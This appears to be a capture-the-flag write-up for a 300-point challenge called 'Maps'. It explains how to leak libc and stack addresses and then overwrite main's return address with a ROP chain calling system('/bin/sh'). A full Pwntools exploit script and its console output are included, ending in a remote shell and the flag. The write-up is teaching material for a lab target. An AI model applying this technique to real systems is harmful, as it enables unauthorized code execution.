
Maps (300 pts)

In this challenge, with nothing provided, we need to pop a shell to retrieve the flag.

Through the command `pwn checksec` in the following, it's clear that the stack has canary protection for the binary file `maps`, which means when performing stack buffer overflow, we need to bypass stack canary protection, directly overwrite the pushed return instruction pointer `__return_addr` instead of starting overflowing with a certain buffer.

```
root@17b95fe8a8e6:~/wk7/maps# pwn checksec maps
[*] '/root/wk7/maps/maps'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
```

We directly open the binary file `maps` with Binary Ninja to inspect the High-Level IL.



In the `main` function, there are two times leaking addresses and three times reading content from the standard input.

- `write(fd: 1, buf: &stdin, nbytes: 8)`: Leak the actual address of standard input `stdin`.
- `read(fd: 0, &buf, nbytes: 8)`: Read in a value and treat it as an address.
- `printf(format: "0x%llx\n", *buf)`: Leak the dereference of that former-read address
- `read(fd: 0, &buf, nbytes: 8)`: Read in a value and treat it as an address.
- `fgets(buf, n: 0x50, fp: stdin)`: Read in larger content to the former-read address.

Thus, our basic idea is to perform ROPping in the following way.

1. Receive the leaked actual address of standard input and calculate the libc's base address by `glibc_base_addr = glibc_stdin_addr - glibc_e.symbols._IO_2_1_stdin_`.
2. Calculate the address of the program's environment variables array through the `environ` symbol from the C standard library by `glibc_environ_addr = glibc_base_addr + glibc_e.symbols.environ` and send it.
3. Receive the leaked stack address and calculate the address of `__return_addr` in `main` (bypass the canary) by `return_addr = stack_addr - 0x120` (The offset `0x120` is calculated using commands `p/x (long)environ - ((long)$rbp + 8)` in GDB, which is unchangeable).
4. Send the calculated address of `__return_addr` in `main`.
5. Form a shell-popping ROP chain like before to call `system("/bin/sh")` and send it to overwrite the pushed return instruction pointer `__return_addr` in the stack of `main`.

Part of the script using Pwntools to solve the challenge is shown below.

```
from pwn import *
......
p = remote(URL, PORT)
......
print(p.recvuntil(b": ").decode())
glibc_stdin_addr = u64(p.recv(8))
log.info(f"Receiving leaked stdin address: {hex(glibc_stdin_addr)}")

glibc_e = ELF("libc.so.6")
glibc_base_addr = glibc_stdin_addr - glibc_e.symbols._IO_2_1_stdin_
glibc_environ_addr = glibc_base_addr + glibc_e.symbols.environ

print(p.recvuntil(b"?\n").decode())
p.send(p64(glibc_environ_addr))
log.info(f"Sending environ address: {hex(glibc_environ_addr)}")

stack_addr = int(p.recvline().decode().strip(), 16)
log.info(f"Reveiving leaked stack address: {hex(stack_addr)}")

return_offset = 0x120
return_addr = stack_addr - return_offset
p.recvuntil(b"?\n")
p.send(p64(return_addr))
log.info(f"Sending return address: {hex(return_addr)}")

glibc_binsh_addr = glibc_base_addr + next(glibc_e.search(b"/bin/sh"))
glibc_system_addr = glibc_base_addr + glibc_e.symbols.system

glibc_r = ROP("libc.so.6")
chain = [
    glibc_r.rdi.address + glibc_base_addr,
    glibc_binsh_addr,
    glibc_r.ret.address + glibc_base_addr,
    glibc_system_addr
]

msg = b"".join([p64(c) for c in chain])
p.sendline(msg)
log.info(f"Sending message in raw bytes: {msg}")

p.interactive()
```

The console output of the script execution is shown below.

```
root@17b95fe8a8e6:~/wk7/maps# python3 maps.py
[+] Opening connection to offsec-chalbroker.osiris.cyber.nyu.edu on port 1205: Done
hello, xz4344. Please wait a moment...
Welcome to the Free Maps App!
As a new customer, you get one hint for free:
[*] Receiving leaked stdin address: 0x7fcfa7b23aa0
[*] '/root/wk7/maps/libc.so.6'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled


Where do you want to go?

[*] Sending environ address: 0x7fcfa7b2b200
[*] Reveiving leaked stack address: 0x7ffd6de5b278
[*] Sending return address: 0x7ffd6de5b158
[*] Loaded 219 cached gadgets for 'libc.so.6'
[*] Sending message in raw bytes: b'\xe53\x93\xa7\xcf\x7f\x00\x00x\x16\xae\xa7\xcf\x7f\x00\x009!\x93\xa7\xcf\x7f\x00\x00p\x9d\x95\xa7\xcf\x7
f\x00\x00'
[*] Switching to interactive mode

Got it! and what are you planning to do?
$ cat flag.txt
flag{th4t_w4s_s0m3_fun_r0pp1ng!_eb4d86a8d93b0934}
$
[*] Interrupted
[*] Closed connection to offsec-chalbroker.osiris.cyber.nyu.edu port 1205
```

The captured flag is `flag{th4t_w4s_s0m3_fun_r0pp1ng!_eb4d86a8d93b0934}`.